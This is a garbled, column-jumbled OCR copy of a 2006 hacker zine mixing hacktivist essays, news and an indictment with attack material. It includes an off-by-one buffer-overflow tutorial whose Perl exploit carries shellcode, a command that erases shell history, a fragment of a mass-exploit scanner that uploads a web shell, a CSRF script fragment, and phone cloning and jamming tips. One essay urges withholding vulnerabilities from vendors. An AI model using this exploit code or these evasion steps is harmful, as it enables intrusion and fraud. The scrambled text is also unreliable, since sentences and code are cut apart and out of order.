004012C7 |. OFB600 | MOVZX EAX, BYTE PTR DS: [EAX]

004012CA |. 8802 | MOV BYTE PTR DS: [EDX], AL ; move bf[i] int

004012CC |. 8D85 F4FBFFFF | LEA EAX, DWORD PTR SS: [EBP-40C]

004012D2 |. FF00 | INC DWORD PTR DS: [EAX]

004012D4 | .^EB CD \JMP SHORT a.004012A3

004012D6 |> C9 LEAVE

004012D7 \. C3 RETN

and like this when compiled with gcc:

004012C3 |. C745 F4 000000> MOV DWORD PTR SS: [EBP-404],0

004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS: [EBP-404],3FF

004012D1 |. 7F 15 | JG SHORT a.004012E8

004012D3 | . 8D45 F8 | LEA EAX, DWORD PTR SS: [EBP-400]

004012D6 |. 0345 F4 | ADD EAX, DWORD PTR SS: [EBP-404]

004012DE | . C600 41 | MOV BYTE PTR DS: [EAX] ,41

004012E4 |. FF00 | INC DWORD PTR DS: [EBP-404]

004012E6 | .^EB E2 \JMP SHORT a.004012CA

As can be seen in the hex dump around buffer in OllyDBG whe routine:

00 00 05 00 00 00 41 41 #...AA

41 41 41 <junkjunkjunk> AAA

the 05 00 00 00 is a DWORD reservated for int i, after that with junk after it, that is to be overwritten with the data the buffer. And this will eventually overwrite the last byt (in the case of a mingw compilation with the byte at positi with the byte at position (1024 + 1) inside argv[1]). Now 1 disassembled Main:

0040130D | . E8 7EFFFFFF CALL a.00401290

00401312 | . B8 00000000 MOV EAX,0

00401317 | . C9 LEAVE

# Hack This Zine! 04

# **Ammo for the Infowarrior**

HackThisSite.org


2006


```
# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.
```


```
if
                    targetcoun
                                          imit
                  x] = eregi_repl
                                           //"
                x]); //
                           onstruct
                              $te
               ($temp)
               ][$i]->
                                se,80,$e
                                    ploit($b
             SQL $sploits
            );}} } }fu
                                      oit() //
          fork); $1++) {
                                        < count($fork
       t subgroup (XSS,SQL in
                                           $targe
     gle4Targets("ww
                             com
  unt > $searchlimi exploit ighe
  x = 0; x < \text{starg} \text{ code not} + 
targets[$x]); $temp people! "/",$t
p[0]; $extend = "/"
                              1; $r<
$r]."/"; } if($1 == 0) // UPLOAD $spl
lname,$shellcontent); elseif($1 == 1)
```

p

see you on the front page of the last newspaper those moth  $\epsilon$ 







anti-(C)opyright 2006

This zine is anti-copyright : you are encouraged to Reuse,

This app differs from the first in one major concept, it do for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, bu copy till BUFFSIZE+9. This is because I first compiled my a the stack layout look like:

saved\_eip
saved\_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i

there are two DWORDs of unknown purpose between our buffer first suspected them to be canary values, but since their c that's bullshit. I will talk about this later. As I already no such problems with VC6 or Gcc, this seems to be a mingw Tonto for verifying this).

The routine Funk (for a Mingw compiled program) looks like disassembled:

```
00401290 /$ 55 PUSH EBP

00401291 |. 89E5 MOV EBP,ESP

00401293 |. 81EC 18040000 SUB ESP,418

00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0

004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408

004012AD |. 7F 27 |JG SHORT a.004012D6

004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]

004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
```

004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]

004012C1 |. 0385 F4FBFFFF | ADD EAX, DWORD PTR SS: [EBP-40C]

004012B8 | . 8D90 00FCFFFF | LEA EDX, DWORD PTR DS: [EAX-400]

```
mov ESP,EBP
add ESP,4
pop EBP
(which is also LEAVE).
```

Now, we want ESP to point to the address of our shellcode (overflowing buffer), so since ESP will be EBP+4 so saved EE address of our shellcode, 4. Since we cannot control the the ebp, we can't make ESP hold the address of the start of ou should fill it with nops till the address we can make ESP h

Well when researching this vuln, I found some weird differe compilers. When compiled with VC6 or gcc, there seems to be difference, but when compiled with Mingw, there is a proble in a minute.

Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
  char buff[BUFFSIZE];
  for (int i = 0; i < (BUFFSIZE+9); i++)
  *(buff+i) = bf[i];
}
  int main(int argc, char *argv[])
{
  Funk(argv[1]);
  return 0;
}</pre>
```

everything in this zine as you please. This includes: print to distribute to friends and family, copying and pasting bi own works, mirroring electronic versions to websites and fi or anything else you could think of - without asking permis

The Summer '06 issue of the zine has possibly our best coll yet and is published in full color in time to distribute at guerrilla workshop at the sixth Hackers On Planet Earth con

Mind you, this was no easy feat, in fact it was through a s that we had ended up in NYC at all. The night before we hit had a lot of editing to do on the zine, not to mention prin celebrate we decided to hold an acoustic show and trip on p long. Around 10 in the morning reality started to creep bac spent many long hours hopped up on caffeine trying to arran zine while packing our HOPE supplies. We were quite literal PDF on the road to NYC while driving eight people in a sing mention that one of us had to ask permission from the judge to go to the hacking convention while facing federal felony

At last we had made it to NYC to the convention site and im table and met up with several other Hackbloc'ers/HTS'ers wa to make several printing runs because each time we had brou the table they had been taken within fifteen minutes. All o were giving away, including new and old HTS zines, cds of t DisrespectCopyrights.net file archive, newsletters for the and other posters pamphlets and propaganda, were given away amazing feat considering the time energy and resources we h developing this, also considering that this year they were table while at the Fifth HOPE we had tabled for free.

We had also organized a guerrilla workshop on hacktivism on of the other presentations and lectures, we arranged chairs we could have a round table collective meeting where everyo participate without any top down hierarchy. Dozens came to discussion on past and present examples of hacktivism, sett around the country, security culture both on the internet a organizations, and future goals of hacktivism. We also disc meanings and interpretations of the word Hacktivism, includ jamming hacktivism such as the Yes Men, online civil disobe Electronic Disturbance Theatre, fighting censorship such as project, developing a free and secure internet such as Tor, Guerrillanet, the need to set up computer co-ops and offer technology for the public, and defending free speech and op such as IndyMedia.

Compared to the hacktivist movement worldwide which already several dozen hacker spaces and squats, we still have a lot However, during the weekend we had made several valuable cc developed several ideas for future hacktivist related proje a long road ahead, our experiences with HOPE has given us i opportunity to learn and share with other hackers and activ world.

#### 

-NEWS and INTROZen and the Art of Non-Disclosure
- Anti-DRM Flash Mob
- U.S gov. Indicts Hacktivist

-THEORY-

Fear and Paranoia How the Net was Lost Consumerist Society Revisited -

times.

```
Ok imagine (or just read ;p) this situation:
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024
int main(int argc, char *argv[])
{
   char buff[BUFFSIZE];
   for (int i = 0; i <= BUFFSIZE; i++)
   *(buff+i) = argv[1][i];
   return 0;
}</pre>
```

Well, some people will say, what's the problem mate, you ju BUFFSIZE, so all fits nicely! Well, upon closer examination wrong because the loop is off-by-one (because of the <= ins we have an overflow of exactly ONE byte, what's that gonna answer to that let's look at the layout of the stack with s

```
saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

so if we overflow buffer with one byte, the last byte of th ebp will be overwritten, thus we can trick the program into original EBP (saved in the function prologue: push EBP, MOV (partially) overwritten value.

This action being followed by the function epilogue:

(instead of just coding secure) by "sanitizing" the argumen sanitizing routine is off by one, since not elements m trou but m trough n-1. Thus leaving the last argument argv[3] un our data. I know, this example is TOO obvious, but it is an off-by-one errors. So exploiting this bitch wouldn't be har how to exploit buffer overflows on the windows platform (if either Tonto's articlebOf\_1 or minebOf\_2) the exploit woul

# #!/usr/bin/perl

my  $ShellCode = "\x33\xc0\xeb\x16\x59\x88\x41\x04\x50\x51\x$  xb8\x24\xe8\xd3\x77\xff\xd0\xb8\x63\x9

 $8\xe5\x77\xf f\xd0\xe8\xe5\xff\xff\xff\x68\x69\x32\x75\x4e$ "

```
my $TargetApp = "C:\\lameapp";
my $OverflowString = "\x90"x28;
```

my \$JMPESP = "\x24\x29\xD8\x77";
my \$XploitStr = \$TargetApp." 666 666 ".\$OverflowString.\$JMF
system(\$XploitStr);

Stack Frame pointer overwriting:

Another interesting case of off-by-one is stack frame point documented by Klog (http://www.phrack.org/phrack/55/P55-08) basic aspects in a windows situation (yeah yeah call me nam Imagine a situation of the worst case, a buffer overflow in overflow with ONE byte (off-by-one), how could this lead to code execution of the app? That'll be discussed here.

There are some differences between the linux (discussed by variant, with the windows variant having some drawbacks ove There are a multitude of possible situations when it comes pointer overwriting, every situation having it's own unique is a 'worst case scenario' exploit, exploitation will be qu

#### -SKILLS-

Disrespect Copyrights in Practice
Advanced Cross-Site-Scripting
Cellular Suprises
Exotic vulnerabilities
Windows BOF Adventures
Deus Ex Machina: Artificial Hacker

#### -RECIPES-

Use "Off the Record" Messageing
Start a Wargames Competition
How to Start a HackBloc
Start A Free Pirate Shell Server

#### -ACTION-

Free the Sagada 11
Let's Throw A PIRATE PARTY
Capture the Flag

# 

As hackers, squatters, scammers and phreaks, we are often amazing, how do you do it?" Yes, there still is magic out t going to find you, nor will you find it through a google se

It's a vulnerability so long as the vendor isn't informed it's a squat so long as it's "legal owner" doesn't find out and it's an underground party so long as no one slips up an

place. Same goes for sneaking into theatres, copy hookups,

How do we keep these tricks alive? By keeping them a secre need to know. A magician never reveals her secrets lest it magical. You will likely never hear the magician's true nam

Why do people publicly release these tricks in the first p effects does this have? Those vulnerable to the trick will promptly patch their weaknesses. And law enforcement will h learn and train themselves as well as find out who to bust. fall into the wrong hands and be counter-productive (script wingers, fascists, etc).

All so you can get your name on some security list as the first", and in all probability, you probably weren't the fi real people who made the discovery would want nothing to do begin with. And they probably have a billion more important trick in the first place.

So before you spill the beans, ask yourself whether there these tricks more than you do, or whether there are already and would full disclosure jeopardize their secret plans?

That being said, we can move on to more pressing issues: hacker movement to learn and grow without giving away and s tricks? This was the big question as we were putting togeth zine, thinking about whether we should publish instructions and hack Y'. Certainly we don't want to become some "eliter because it again becomes about individual ego and not the c individuals come and go, ideas last forever. So we have to others willing to learn, but find a way to do it in a caref manner. And it's not gonna happen by giving away proof-of-c teaching the approach and technique so people can figure it

I don't think that was our conscious goal of Hack This Sit was the result. We wanted to introduce people to the wild  ${\tt w}$ 

```
if((strcmp(UserArray[i].Username,User) == 0) &&
(strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
return 0;
int main(int argc, char *argv[])
if (argc != 4)
printf("[?]Lameapp v1.0\nUsage: %s username password data\n
exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this wil
but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the b
exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of t none, it's totally useless, but hey, it's an example and so nowadays. The apps works as follows:

lameapp.exe username password data

Assuming we can't read the passwords (we can't do DLL-injec can't reverse it,etc just ASSUME it for a second ) we don't which is nothing to worry about, because the loop will run unauthentificated (because of the do { } while off-by-one e programmer tries to prevent shellcode being 'stored' in eit

```
// the loop will however run at least 1 time, because of th
this is off-by-one
// this kind of error occurs quite often, but less obvious
do {
LameFunc(Data);
Times--;
} while (Times > 0);
}
void Initialize() // initialize the 'users' which may only
usernames and passwords
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
bool IsNoShellcode(char* Data) // checks if Data is numeric
{
for(int i = 0; i < strlen(Data); i++)</pre>
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
int Auth(char* User,char* Passwd) // checks if user and pas
so it returns the //number of times their loop will run, el
since the coder is under the false //assumption the loop wc
Times is 0
for (int i = 0; i < UserCount; i++)</pre>
{
```

put together several series of hacking challenges modeled a with real vulnerabilities. Creating this safe and legal tra people were able to jump in and start with the basics, not exploits or "appz", but by hands-on security research. Peop shit because we're dominated by newbies or that we are aimi assured, there are plenty of us with skill waiting in the b YOU to start asking the right questions so the real trainin want to share our shit with those who want to learn.

Before you can walk, you have to learn to crawl. And when be shown the path. And this is what every white-hat, securi full-disclosure advocate fails to see: we can show you the and offer you the red pill, but you have to take that first black hat hacktivist ninja.

Cause you're not helping anybody when you alert the vendor proof of concept code.

Or get that full time computer security job for the phone Or turn in your buddies to the FBI when the going gets tou

This is what is known and loathed as "selling out", and it forces which are working to destroy the hacking movement. T seduced into it either end up regretting it or lose a bit o the process of becoming a zombie worker bee for the Establi

So you've gone this far, but where are we going and what d probably realized this world isn't a very friendly place fo hacktivist ninjas but for most people in general, unless yo that top 1% where you have your own mansion, private jet an day we hear about how hackers and activists are criminals a watch television you are also probably tired of hearing abo tapping your phone or reading your mail protects os from te another thousand dead babies in Iraq is a Strong Victory fo Democracy. So instead of boring you and further let me enco That Television and Get Involved with your Community cause

Act:

¥ get involved with your local indymedia center to tell the media ignores

¥ set up servers for radical websites and email lists and t communicate securely on the internet

¥ find ways to get shit for free(free copies, free internet transportation, etc) and share it with those who need it th ¥ help develop the next Internet, one that is free from NSA shaping, hierarchal domain authorities, or corporate contrc ¥ help inspire those who will grow to be bigger stronger an I who will deal that final blow against capitalism and the

There is still magic out there for those who seek it: don' waits for you!

In a coordinated action at 8 cities across the United State donned bright yellow Hazmat suits and swarmed Apple Stores, staff that Apple iTunes is infected with Digital Restrictic and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketi graphic images of a silhouetted iPod users bound by the ubi cord. The group claim that as the largest purveyor of media Apple have paved the way for the further erosion of users' made possible by the technology.

The coordinated protest was organized by DefectiveByDesign. campaign targeting Big Media and corporations peddling DRM. since the launch of the campaign we have had more than 2,00

```
DoSomething(X[i+m]);
```

0) will be false

the coder might think he would preform the action over elem actually he preforms them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it i bug is made more often than you think. Often hidden deep wi app, and not quite as obvious as the given examples. The fo example (totally useless) app that features 3 vulns that called to system compromise.

```
#include <cstdlib>
#include <iostream>
#define UserCount 2
using namespace std;
struct UserStruct {
char* Username;
char* Password;
int Access;
}; // lame 'user' structure
UserStruct UserArray[UserCount]; // array
void LameFunc(char* Data) // some lame no-good function
char buffer[10];
strcpy(buffer,Data); // extremely simple b0f for demonstrat
return;
}
void SomeLoop(int Times,char* Data)
// The coder thinks that if Times is 0, the loop won't run
```

Exotic Vulnerabilities

#### Intro:

Well, this small paper will be discussing two exotic vulns and more common, or actually more common knowledge. When bC hit the scene back in the days of Aleph1 they were extremel (and still are in some), but more and more coders are getti security risks and are doing boundschecking and are taking these 'protections' can often be circumvented in very silly neglected and misunderstood bugs. I will be discussing offinteger overflows in this paper.

# Off-by-one errors:

I'm discussing off-by-one errors here, for those who don't off-by-one error is, here is a short description from wikip

"An off-by-one error in computer programming is an avoidabl loop iterates one too many or one too few times. Usually the when a programmer fails to take into account that a sequence rather than one, or makes mistakes such as using "is less to than or equal to" should have been used in a comparison."

# Example:

Imagine the coder would want do preform an action on elemen X, how would he calculate how many element would he have to answer n-m, which is ...

WRONG. This example is known as the "fencepost" error (the problem). The correct answer would be n-m+1. See the follow

for(int i = 0; i < (n-m); i++)

the pledge to take direct action and warn people about DRM" manager Gregory Heller described the explosive grassroots e

About a dozen activists gathered in Chicago at the Apple st the busiest shopping area of Chicago, to protest Apple's us Management technology. Members from the local Chicago Linux (chicagolug.org), Free Software Foundation(fsf.org), Defect Design(defectivebydesign.com), and Hackbloc Chicago(hackblo helped organize the event by bringing bio-hazard suits, ant stickers, and posters of people getting roped up by their i official Apple ads. Shoppers stood in awe and curiosity as front of the store in a panic, handing out flyers and other public spectacle. Several Apple employees gathered by the f store preventing us from entering the store while refusing use of DRM technology.

More information, see www.defectivebydesign.com or www.fsf.

Pirate Party Condemns Raid on File Sharing Servers June 3rd, 2006: Pirates gather in Stockholm to protest the on over a hundred servers related to The Pirate Bay, Piratb Demonstrators demanded that the Swedish government should s the file sharing issue rather than criminalizing more than citizens.

The US District Attorney and the FBI has pressed felony cha Hammond, hacker activist and founder of website HackThisSit alleged hacking the website of the right-wing hate group Pr indictment issued on June 26, 2006 follows an FBI investiga

than a year since Jeremy's apartment was raided in March 'C violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker gr Internet Liberation Front that allegedly hacked into and ga entire database belonging to the right-wing hate group Prot Originally, ProtestWarrior has baselessly accused Jeremy of credit card data to make donations to leftist and charity g FBI is not making any accusations related to intending or a card data.

Despite that no damage has been done to the ProtestWarrior. any personal details or credit card information has been re Jeremy is facing serious felony charges which could result massive fines.

Jeremy is still "free" on a unsecured bond which imposes se conditions which includes submitting to regular drug testin right to a passport or leaving the state without the judges use of the computer / internet except for "web designing fo

Jeremy has not testified against, provided evidence, or inc and has not cooperated with the FBI in any investigation or the only one who has been arrested in connection with this indicent.

Ironically enough, a former friend and administrator who ha on the HackThisSite.org website was responsible for informi of the attack and has provided so-called evidence to the ri was engineered to make Jeremy look like the perpetrator of incident. This is apparently what was responsible for the i on his apartment, and if brought up as evidence during the be thrown out on grounds of heresay due to the chain of cus

At the most recent court date, the DA asked Judge Zagel to

prices, usually hundreds of dollars, or you could just make several old cell phone models. Next, we have cellular cloni so one phone mimics another. By copying a phone's MIN and E Say I copy the ESN and MIN of phone A to phone B. Then phon phone A rings, and all charges from phone B will be billed me to make free calls while someone else pays the bills. Th are stored in the Number Assignment Module (NAM). The NAM w or EEPROM chip; you guess which is easiest to clone. Next, unlocking. This is probably the most common thing people do a cell phone is locked it means you can only use it with a provider's SIM cards. To unlock the phone you have to enter varies from phone to phone. Usually you can just call up yo them for the unlock code, but you can also find them in a v publications. On another note, you remember those menus I m of the text? Well, they certainly exist. Each phone has at contains anything from pixel tests to security settings spe wireless providers, not consumers. These menus can be acces code, which like the unlock code, varies from model to mode cell phone jammers. This is a cellular DoS attack on a surr jammers can be set to a certain frequency; the more expensi range of frequencies. By emitting a signal on the same freq digital cell phones, the signals are effectively canceled o that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online useful links. First is GSM World at www.gsmworld.com. The f really nice, my favorite part of this site is GSM Roaming, roaming information for any GSM provider in any country in if you travel a lot and need reliable roaming coverage. Sec over at www.cellreception.com. They've got the lowdown on a models and a listing of cellular phone towers anywhere in t a listing of cellular dead spots which are areas with no se Mother Nature, not cell phone jammers.

Peace, ~BrOkenKeychain~

Location Area Identity (LAI). Before we can talk about LAIs one more term, that being the Public Land Mobile Network (F phone network. The information transmission for cellular pharound cellular towers, which of course use radio waves. PI wireless networks that use radio transmission involving lan transmitters or radio base stations, so wireless phone servinternet services, and so on. An LAI is an identifying code cellular towers that allows a cellular phone to select the strongest signal. You might have a single signal bar showin suddenly it jumps to five. Your phone just switched to a dia stronger signal.

The last thing I'll mention relating to SIMs is the Interna ID (ICCID), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a one for phone just won't switch networks. For a while now, a bunch been selling little golden circuit stickers that you can at your phone, under the battery, and "boost your antenna sign sell for around \$20 in stores and they are bogus, they are a waste of money. The older ones are rectangular; I know Ju out with little square ones now because the old ones are to practically all the flip phones. Adding a little golden cir inside of your phone will in no way boost your antenna sign stupid money making scam that you should under no circumsta your antenna signal is extremely low and you're moving, it few minutes. If not you can always manually change networks option that allows you to search for available networks and

With so many people using cell phones, naturally there are push the limits of cellular law with a number of inventive going to mention these applications, not go into detail on scanners, largely considered either a load of fun or unlawf Electronic Communications Privacy Act. What are scanners? F let you listen in on other conversations. You can buy scann

Jeremy for his history of criminal behavior, most of which misdemeanors for political protest related events. Followin 'chalking sidewalks', the judge warned Jeremy that any futuresult in either home confinement with electronic surveilla completely revoke his bail and put him in jail until the reas the Judge describes, Jeremy "no longer has the same free

Jeremy is now staying out of any direct action or illegal a protests which could result in arrestable situations, both the safety of others. After a 10 day Vipassana meditation c seeking mediation which those who he has wronged, or those issues with him, with the intent of resolving political iss as well as for his personal development.

While federal prosecuters claim that this is being treated criminal charge, it is obvious that this is a politically m amount of money the FBI has spent investigating and prosecu activist doublessly exceeds the next-to-no damages done to ProtestWarrior.com website.

As an activist who has worked to help and teach people all federal prosecutors and the judge that Jeremy not be given 'crime' that has resulted in no damage to any property or p

full text of the indictment: UNITED STATES DISTRICT COURT NORTHERN DISTRICT OF ILLINOIS EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:

- 1. At times material to this indictment:
- a. ProtestWarrior.com was a website that promoted certain protestWarrior.com's website was maintained on a computer s Miami, Florida. Visitors to the ProtestWarrior.com website of the website, and could purchase items and make donations store using a credit card. As a result, the ProtestWarrior. contained databases that included personal information abou website, including credit card account information, home ad other identifying information. These databases on the computavailable online to the general public. Rather, only author been issued passwords by the administrators ProtestWarrior. access these databases of personal information
- b. Defendant JEREMY ALEXANDER HAMMOND was an administrator hackthissite.org which described itself as "an online movem activists and anarchists."
- c. Between January and February 2005, defendant HAMMOND acc ProtestWarrior.com's server without authority on multiple c to obtain information not otherwise available to him or the specifically, credit card numbers, home addresses, and othe information of the members and customers of ProtestWarrior.
- 2. On or about February 1, 2005, at Chicago, in the Norther Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER herein, by interstate communication, intentionally accessed ProtestWarrior's server, a protected computer, and thereby namely credit card numbers, home addresses, and other ident its members and customers, from that protected computer; In 18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON: UNITED STATES ATTORNEY

Now, technically, SIM is not really the card itself. SIM re Integrated Circuit Card (UICC) with an SIM application that and text messages. Among other things, it can also store me browser bookmarks for those with wireless Internet phone ac

The SIM card also contains several numbers that identify it that uses it. First is the International Mobile Station Ide The IMSI number is a unique 15 digit identification number and Universal Mobile Telecommunications System (UMTS) netwo users. UMTS is a third generation mobile phone system, as a is second generation. Originally, UMTS phones were incompat of 2004, UMTS phones have been dual UMTS/GSM, allowing them functioning in a UMTS unsupported area. UMTS has also been isn't exactly true since UMTS only uses W-CDMA's air interf between phones and towers, while using GSM's Mobile Application the protocol providing mobile functions like call routing a codecs. The equivalent of the SIM on UMTS is the USIM or Un Identity Module.

The MCC and MNC come together with the Local Area Code (LAC

xxxxxxxxxx. That looks pretty ugly, so I'm going to cut it xxx-xx-xxxxxx. The first part is the manufacturer's decimal code which tells you who made your phone. The next 2 digits the last 6 digits are the phone's serial number (SNR) unique phone.

With GSM you have an IMEI code. An IMEI code is a unique 15 number formatted: either xxxxxx-xx-xxxxxxx-x or xxxxxxxx-xxx the phone's production date, before or after January 1, 200 digits are the type approval/allocation code (TAC). This sh approval/allocation was sought for the phone. The first 2 d represent the country code. I shouldn't need to say this, b country code is the same for both wired and wireless telecc second group of numbers is the Final Assembly Code (FAC) an the manufacturer.

Further information on your phone is contained in the Subsc (SIM) card. The SIM card originally started out on GSM phon usefulness of the card and promptly began implementing it a are still superior though. When you turn on your phone and features too early, you may get a message like "Reading SIM number stored in your phonebook without going through the plist the name of the person you're calling. That's because such as numbers and missed calls is, usually by default, st

-#### THEORY ###-

# 04. Fear, Paranoia and Mental Health for Hack

"There is this thing keeping everyones lungs and lips lock and its seeing a great remissance." -The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. I bed, I was locked in my head, locked in my a room of my own Trapped in a cage that I could not get out of. Fear had fin along with its twisted cousin paranoia. I new that I had to state, this room. I couldn't get out of my own head though, a jail more unescapeable than the one within our own minds. is not an uncommon story. It happens all the time to hacker anarchists. We have the virtue of seeing many of the things going on. There are some scary things happening in the worl truly sad things. But we can never let fear consume us.

#### FEAR AS A FORM OF SOCIAL CONTROL

The greatest example of the forces that controll the world strengthen there controll would be "The war on \*". Any war fear further throught the world whether it be a war on comm drugs, a war on terrorisim or the coming war on freedom. Do matter what the cause! And dont support fear either, coming Unfortunately sometimes even the best of us can get too run with everything from the bullshit of daily life to the some saddness of reality. The isolation of sitting in front of a hours every day can draw you into fear and paranoia as well surronding your self with people. Like I said, it happens t are some tips to keep your sanity and keep active!

# Dont isolate yourself

If you are starting to feel overwhelming depression, don't find a trusted friend and let them know how you are feeling someone, even if it is only for a couple hours. Your friend yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself Sometimes there are too many people around in your everyday get away, this can easily happen in large shared living spathose who just work on a lot projects. Sometimes it is good woods and camp for a few days. Go remember why you are work world and what you are doing, who you are.

### Love yourself and others

This is probably the most important point that I can make. greatest weapon of those in power is fear. The best way to Always remember to love yourself. And make love to yourself love yourself, love others! If you love your self and other a much easier time coming back from a nervous breakdown or you will always know that you have yourself and those that

There are lots of amazing things happening right now and ev of capitalisim are waning. They are falling and will contin long as we keep changing the world. We can't change the wor in paranoia and fear so we must keep sane and stay in touch in love.

# \*\* Eye on Big Brother \*\*

\* FBI Seeks to Expand Network Tapping Capabilities
The FBI is trying to expand the Communications Assistance f
Act(CALEA) to have greater electronic surveillance capabili
bill would force manufacturers of common networking devices
telephone switches, wifi routers, etc) to develop modificat

GSM. Just what are roaming partners? Well, we've got to und is first. Now, let's say that my home service area is the s were to go to say, Hawaii, I would no longer be in my home roaming. When I'm roaming, I may be charged more for my cal home area? It'll be listed in the phone plan. There is no s home area covers. It can be a city, a state, the whole coun is defined by whatever rate plan you use. That rate plan wi roaming charge. Sometimes you'll need to pay a bit extra, o provider just won't have a roaming charge. Providers will a wide network of roaming partners. If I go to France, my pro that area. If the provider has no roaming partners in Franc won't get any service. However, if my provider is say, T-Mo perfectly fine. They have a partnership with Bouygues Telec with national coverage.

Well, what is it that makes a cell phone unique? In additio (MIN) each phone has its own electronic serial number (ESN) every phone. It's engraved into a memory chip called Progra Memory (PROM), Erasable Programmable Read Only Memory (EPRO Erasable Programmable Read Only Memory (EEPROM). EPROM and commonly used. To find your ESN, either take out your phone there should be some sort of information sticker, called a with your ESN listed or dial \*#06#. If not, check for an In Equipment Identity (IMEI) number. IMEI means that your phon through the Global System for Mobile Communications (GSM), popular by the way, besides being the standard for Europe a about 80% of the wireless market. Code Division Multiple Ac U.S. attempt at equaling GSM. There's an argument out there better, GSM or CDMA. It's a fairly interesting argument wit sides. GSM is used by companies like AT&T, Cingular and T-m favored by Verizon and Sprint; they're roaming partners, an GSM has worse audio quality than CDMA, but that depends on Personally, I prefer GSM, but it's your choice.

So anyway, back to ESN. The ESN is an 11 digit identificati

they are just simple techniques that are extremely noticeal this is either blatant stupidity, or the nature of the atta sight. This is a big problem, because we don't want the adm some wierd-ass fuckup on a page he's visiting, and look too

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some p phone. Most people in so-called civilized countries own cel regularly. With such a widespread use there arise certain i interest in pushing these phones and their providers to the limitations and asking that god-forsaken question: "Just wh cell phone?"

With their momentous rise in popularity, cell phone provide think of new and unique options for their phones; what star utility for connecting individuals has evolved and been giv organizers, gaming, text messaging, picture taking and buil tone downloading and much, much more. Indeed, with the appl phone, recently developed by Apple and Motorola, the future this industry. The phone companies give so many options to users don't even realize that the phone may have abilities menus that could change the phone's functioning, passwords change their number to whatever they want at any time. Fort entrepreneurs who realize the value of this information pro online references.

When you get a cell phone, you're going to have a wireless Now, don't get the wireless provider confused with the phon have a Nokia or Motorola, but your wireless provider could yet, T-Mobile. Although T-Mobile does have decent roaming p

that integrate built-in backdoors that allow law enforcemen monitor traffic.

\* EFF battles Unconstitutional Warrant-less NSA Spying on All With the cooperation of major telecommunication corporation launched a massive electronic surveillance system to monito internet and telephone traffic of millions of Americans. Who unconstitutional warrant-less searches are illegal, the NSA green light by Bush personally, which demonstrates a fright by private corporations, law enforcement, and the executive technician himself who had helped in building these 'secret is now working with the EFF in testifying against his forme lawsuit demanding that AT&T stop illegally disclosing it's communications to the government. The battle is still in the Government has filed a motion trying to dismiss the EFF's s investigation into whether AT&T broke the law could "reveal harm national security".

"When people ask me if I work in the public or private sec respond, as I simply work in solidarity in the human sector

Those who currently struggle to maintain what is called "N internet I think have taken too limited an approach to thei ask is to maintain an existing status quo that had already original promise and potential of the internet against thos it even further. This to me leaves for a poor negotiating p loves to bridge difference with half measures, and even lim between the current status quo and proposed changes would s This would be much like North American civil libertarian's the remaining of the first 10 amendments they will be force discarded versus those they think they can still actually p

is a long term losing position to occupy.

In the beginning, the internet was a peering arrangement we treated equally, and anyone could interconnect from any one This was the network of peering built upon public standards freely implement. Other commercial networks also existed, so layered OSI model. All, however, were implemented in some proor otherwise built around some controlling model of central rather than that of essentially equal peers, and as a resultime.

The internet eventually spread to the general population to This changed the internet from being a semi-closed environm few hundred or thousand commercial and government instituti interconnecting millions. The speeds and bandwidth of analoc naturally limited what individuals could do over dialup line technological limitations, the internet imposed no addition practices nor did those ISPs who offered direct internet acat the time. While closed garden proprietary dialup service Master, CompuServe, and America Online, came and went, peopuse direct dialup networks for both consuming and producing basis. There was a time in fact that I ran my own domain an my own location on a dialup connection.

With the widespread introduction of broadband, over cable first real discrimination on the internet. Just when finall easily deliverable bandwidth to go around to enable the mil to more directly participate on the internet, it was closed the physical layer, peering was closed by artificial uplink which restricted their ability to produce and distribute. A layer, broadband providers actively discriminate by blockin services, particularly in regard to email. At the legal lay agreements offered through monopoly telco and cable compani services and applications people can run.

'&username='+name+'&password=fuyck&password2=fuyck&email=fu
4');</script>

\x02 Using PHP for CRSF.

I know you're thinking I'm weird at this point, but it can really need is a host that supports PHP.

